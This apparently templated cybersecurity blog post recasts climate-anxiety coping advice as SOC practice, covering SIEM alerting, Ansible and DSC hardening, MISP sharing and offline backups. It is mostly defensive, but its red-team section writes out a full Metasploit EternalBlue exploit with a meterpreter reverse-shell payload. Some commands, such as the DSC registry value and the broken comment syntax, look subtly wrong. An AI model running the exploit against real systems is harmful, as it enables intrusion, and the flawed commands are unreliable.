Listen to this Post
Introduction:

In an era where security professionals face overwhelming alert fatigue, zero-day exploits, and rapid AI-powered attacks, the psychological toll mirrors climate anxiety—a sense of helplessness amid complex, systemic threats. Just as Dr. Emma Lawrance of the University of Oxford advocates actionable coping strategies for environmental distress, cybersecurity teams must adopt structured technical frameworks to transform digital despair into proactive defense. This article translates five evidence-based emotional coping methods into hardened security protocols, command-line countermeasures, and AI-driven training courses.
Learning Objectives:
– Apply cognitive reframing techniques to vulnerability management using Linux and Windows threat-hunting commands
– Implement collaborative defense architectures that mitigate AI-generated phishing and social engineering
– Build automated incident response playbooks leveraging open-source tools and cloud hardening principles
You Should Know:
1. “Talk to Someone” – SIEM Integration and Peer-to-Peer Log Analysis
Start by extending the original post’s concept of dialogue into cybersecurity: real-time log sharing and collaborative analysis using Security Information and Event Management (SIEM) tools. Instead of isolating alerts, security teams must communicate via centralized dashboards.
Step‑by‑step guide for setting up a basic SIEM chat integration (using Elastic Stack + Mattermost):
1. Install Elastic Agent on Linux (Ubuntu 22.04):
curl -L -O https://artifacts.elastic.co/downloads/beats/elastic-agent/elastic-agent-8.11.0-linux-x86_64.tar.gz
tar xzvf elastic-agent-8.11.0-linux-x86_64.tar.gz
cd elastic-agent-8.11.0-linux-x86_64
sudo ./elastic-agent install --url=https://your-fleet-server:8220 --enrollment-token=YOUR_TOKEN
2. Forward critical Windows Event Logs (PowerShell as Admin):
wevtutil epl Security C:\SecurityLogs\archive.evtx
 Send to SIEM via Winlogbeat
.\winlogbeat.exe setup -e
.\winlogbeat.exe -c winlogbeat.yml -e
3. Create an alert rule for suspicious login failures (Linux):
sudo journalctl _SYSTEMD_UNIT=ssh.service | grep "Failed password" | awk '{print $1,$2,$3,$9,$11}' | sort | uniq -c
What this does: Enables real-time “conversation” between logs and analysts. Use Mattermost webhook to pipe critical alerts into a chat channel:
ALERT_MSG="SSH brute force detected from $(grep "Failed password" /var/log/auth.log | tail -1 | awk '{print $NF}')"
curl -X POST -H "Content-Type: application/json" -d "{\"text\":\"$ALERT_MSG\"}" https://your-mattermost-webhook-url
2. “You Can Feel Both Hope and Despair” – Defensive Pessimism Through Red Teaming
Accept that breaches are inevitable, but hope lies in controlled exploitation. Adopt “defensive pessimism” by running automated vulnerability scanners and manual penetration tests to surface weaknesses before attackers do.
Step‑by‑step guide using Nmap and Metasploit (Linux):
1. Scan your network for open ports (hope) while acknowledging weak services (despair):
sudo nmap -sV -p- -T4 192.168.1.0/24 -oA full_scan
grep "open" full_scan.nmap | awk '{print $1,$3,$4}'
2. Exploit a known vulnerability (e.g., SMB EternalBlue) on a test environment:
msfconsole -q
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.100
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.50
exploit
3. Generate a Windows remediation script to patch despair:
 Check if MS17-010 is installed
Get-HotFix | Where-Object {$_.HotFixID -eq "KB4012212"}
 If missing, download and install
Invoke-WebRequest -Uri "http://download.windowsupdate.com/c/msdownload/update/software/secu/2017/03/windows8.1-kb4012212-x64.msu" -OutFile "$env:temp\patch.msu"
wusa "$env:temp\patch.msu" /quiet /norestart
3. “Create Hope Through Action” – Automated Hardening Scripts for Cloud and Endpoints
Actionable hope = infrastructure as code (IaC) that enforces security baselines. Use Ansible to harden Linux servers and Azure Policy to secure cloud resources.
Step‑by‑step hardening playbook (Linux):
1. Create Ansible playbook `harden_ssh.yml`:
- hosts: all
become: yes
tasks:
- name: Disable root SSH login
lineinfile:
path: /etc/ssh/sshd_config
regexp: '^PermitRootLogin'
line: 'PermitRootLogin no'
- name: Enable key-based auth only
lineinfile:
path: /etc/ssh/sshd_config
regexp: '^PasswordAuthentication'
line: 'PasswordAuthentication no'
- name: Restart SSH
service: name=ssh state=restarted
2. Apply playbook to all managed nodes:
ansible-playbook -i inventory.ini harden_ssh.yml
3. For Windows, enforce security policies via PowerShell DSC:
Configuration SecureConfig {
Node 'localhost' {
Registry 'DisableGuestAccount' {
Ensure = 'Present'
Key = 'HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon'
ValueName = 'AllowGuestAccess'
ValueData = '0'
ValueType = 'Dword'
}
}
}
SecureConfig -OutputPath ./SecureConfig
Start-DscConfiguration -Path ./SecureConfig -Wait -Verbose
4. “Act with Others” – Collaborative Threat Intelligence Sharing (MISP + TAXII)
No defender acts alone. Set up a private MISP (Malware Information Sharing Platform) instance to share indicators of compromise (IOCs) with trusted peers.
Step‑by‑step guide (Docker on Linux):
1. Deploy MISP using docker-compose:
git clone https://github.com/MISP/misp-docker.git
cd misp-docker
docker-compose up -d
2. Add a threat feed (example: AlienVault OTX):
curl -X POST "https://your-misp-server/feeds/add" -H "Authorization: YOUR_API_KEY" -d "{
\"name\": \"AlienVault OTX\",
\"url\": \"https://otx.alienvault.com/api/v1/pulses/subscribed\",
\"format\": \"json\",
\"distribution\": 3
}"
3. Fetch and correlate IOCs with local logs (Linux script):
!/bin/bash
curl -s https://otx.alienvault.com/api/v1/pulses/subscribed | jq -r '.results[].indicators[].indicator' > ioc_list.txt
while read ioc; do
grep "$ioc" /var/log/syslog >> malicious_contacts.log
done < ioc_list.txt
5. “Spend Time in Nature” – Air-Gapped Restore and Offline Recovery Plans
Digital “nature” means clean, immutable backups and recovery drills that disconnect from production networks. Implement a 3-2-1 backup strategy with offline verification.
Step‑by‑step offline backup procedure (Linux + Windows):
1. Create an encrypted tar archive on Linux, then move to external drive:
tar czf - /etc /home /var/www | openssl enc -aes-256-cbc -salt -out backup_$(date +%F).tar.gz.enc
sudo umount /mnt/backup_drive  ensures physical disconnection
 Re-mount only for restore
2. Windows native backup to external HDD (PowerShell):
wbadmin start backup -backupTarget:E: -include:C: -allCritical -quiet
 Verify backup after disconnecting drive
wbadmin get versions -backupTarget:E:
3. Simulate a ransomware recovery drill (isolated lab):
 On Linux test VM, restore from offline medium
openssl enc -d -aes-256-cbc -in /media/usb/backup.tar.gz.enc -out backup.tar.gz
tar xzf backup.tar.gz -C /
What Undercode Say:
– Key Takeaway 1: Emotional coping mechanisms directly map to technical resilience—dialogue becomes SIEM, action becomes automation, and collective effort becomes threat intelligence sharing. Cybersecurity is as much a human factors discipline as a technical one.
– Key Takeaway 2: Proactive hardening (Ansible, DSC) and simulated exploitation (Metasploit) transform despair into controlled hope. Regular offline backups and air-gapped drills are the “nature” that grounds an organization, ensuring recovery even after catastrophic compromise.
Analysis: The original Oxford climate anxiety framework is unexpectedly applicable to SecOps. Burnout and alert fatigue paralyze teams; by reframing “talk to someone” as log aggregation and “spend time in nature” as offline backups, we convert psychological strategies into measurable security controls. Training courses should integrate both soft skills and command-line drills—e.g., “AI for Threat Hunting” courses that teach real-time anomaly detection alongside stress management. Companies like SANS and Cybrary already offer incident response simulations that mirror this duality. The future of cybersecurity education lies in merging emotional intelligence with technical rigor.
Prediction:
– +1 AI-driven Security Orchestration Automation and Response (SOAR) platforms will embed “emotional state” dashboards, correlating analyst fatigue with response latency, and auto-recommend breaks or team handoffs.
– +1 Open-source threat intelligence communities (e.g., MISP, CrowdSec) will grow by 300% over two years as sharing becomes as natural as peer support groups.
– -1 Without addressing burnout, the cybersecurity workforce shortage (estimated 3.5 million unfilled roles by 2025) will worsen, leading to catastrophic breach delays.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [Worldenvironmentday UgcPost](https://www.linkedin.com/posts/worldenvironmentday-ugcPost-7468593606728192000-v_XI/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


